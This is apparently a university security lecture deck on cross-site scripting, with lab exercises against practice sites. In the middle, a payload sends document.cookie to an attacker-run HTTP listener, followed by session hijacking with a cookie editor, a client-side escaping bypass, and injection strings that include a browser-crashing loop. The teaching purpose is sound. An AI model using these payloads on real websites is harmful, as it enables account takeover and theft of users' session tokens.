Cross Site Scripting (XSS)


Roman Bohuk
University of Virginia

XSS

- Cross Site Scripting
- An injection attack where malicious code is inserted into a website (ex. blog post), which then gets executed in the browsers of the users who visit that site
- The attacker can read the contents of the page, change the contents, and fetch cookies / session tokens (which may allow the attacker to login as the user)

HTML / CSS / JavaScript

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hi!</title>
    <style> h1 {color:blue;} </style>
  </head>
  <body>
    <h1>Hello World!</h1>
    <script>alert("Test!");</script>
  </body>
</html>
```



This page says:

Test!

HTML / CSS / JavaScript

<b></b> tags make the text bold

<script></script> tags helps you with user interaction

```
//returns a list of all cookies

document.cookie

//returns a list of all cookies

alert("Test");

//sends

xhttp.open("GET", "https://example.com/", true);

xhttp.send();
```

Receiving Session Tokens

Use **ipconfig** (Windows) or **ifconfig** (Linux) to get the IP address of your computer

```
$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

It will display all of the GET requests.

Receiving Session Tokens

Sample javascript code:

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "http://172.26.30.254:8000/?" + document.cookie);
xhttp.send();
```


Will not work if the vulnerable site uses SSL. You can use something like https://requestb.in/ instead. Generate a URL and refresh the page to see the requests.

Ignore the Cross Origin Request error - the request still goes through.

Using Session Tokens

I use a Chrome extension called EditThisCookie to manually modify cookies:

https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg



.metactf.com | _ga

.metactf.com | _gid

metactf.com | PHPSESSID

Value: i8v0pvk1f5aj83gvr5pd5bmv66

Domain: metactf.com


Path: /

Expiration: 26/02/2018 04:59 PM

HostOnly ✓ Session ☐ Secure ☐ HttpOnly ☐

BEYOND

- SelfXSS – people willingly run malicious code in hopes to gain something
- CSRF – allows websites to send requests to other websites acting on user’s behalf



Stop!

This is a browser feature intended for developers. If someone told you to copy-paste something here to enable a Facebook feature or "hack" someone's account, it is a scam and will give them access to your Facebook account.

See https://www.facebook.com/selfxss for more information.

Hands On (Activity 1)

- Go to https://metactf.com/cns_xss/
- Try to login as an admin (using cookies).
- Submit a blog post and send me a phishing email to rbb8yd@virginia.edu
  - I promise to click every link ☺

Sample Solution

- Notice that everything typed in the text field gets escaped, so you can’t just enter javascript. However, the checks are done on the client-side, so you can bypass them.
- Note what happens when you press the submit button: a javascript function copies the escaped text into an input tag and submits the form.

Sample Solution (Cont.)

- You can inject your own code like this:

```
document.getElementById('sub').value = "<script>alert();</alert>";
document.getElementById('forma').submit();
```

- Replace **alert()**; with code to steal cookies.
- Once the user goes to the page, observe the request, and create a session cookie to authenticate.

Hands On (Activity 2)

- Go to http://tinyurl.com/XSSPractice
- Be the first one to take over the webpage and do whatever you want (alert a message, flash colors, move elements, redirect to a different page, crash the client browser)

Sample Solutions


- You first have to notice that the message is escaped. No way to inject code there.
- There is one more input on the page – the color. Press F12 and change the input attribute from “color” to “text”. “maxlength” attribute can also be removed or modified to accommodate a greater character length.

Sample Solutions

```
// Display a message
white"><script>alert("Hacked by Roman");</script>
// or if you want to look professional
white"><script type="text/javascript">alert("Hacked by Roman");</script>
</span><span><br style="

// Crash the client browser
white"><script>var t="";for(var i=0;i<100000;i++){t=t+i.toString();
history.pushState(0,0,t);}</script>

// Flash colors on page
white"><script>setInterval(function(){var e=document.querySelector('body');
e.style.backgroundColor=(e.style.backgroundColor=='lime')?'magenta':'lime';},50);
</script>
```



```
<body>
<h1>WELCOME TO THE OPEN BLOG</h1>

<h2>Submit a message</h2>
<form method="POST">
<h3>Enter message:</h3>
<textarea name="text" rows="5" cols="30"></textarea>
<h3>Choose text color:</h3>
<input type="color" name="color" value="#ff0000" maxlength="10">
<br><br>
<input type="submit">
</form>
<br><br>
<h2>Past messages:</h2>
<strong>2016-05-23 21:27:52</strong> - <span style="color:#ff0000">test message</span><br><strong>2016-05-23 21:27:34</strong> -
<span style="color:white"><script type="text/javascript">alert("Hacked by Roman");</script></span><span><br style="">Hello
World</span><br></body>
</html>
```

Prevention

- Make sure to escape the user input
- PHP function **htmlentities()** does that
- Chrome automatically detects XSS attempts but only once
- Kaspersky firewall magically blocks the malicious requests completely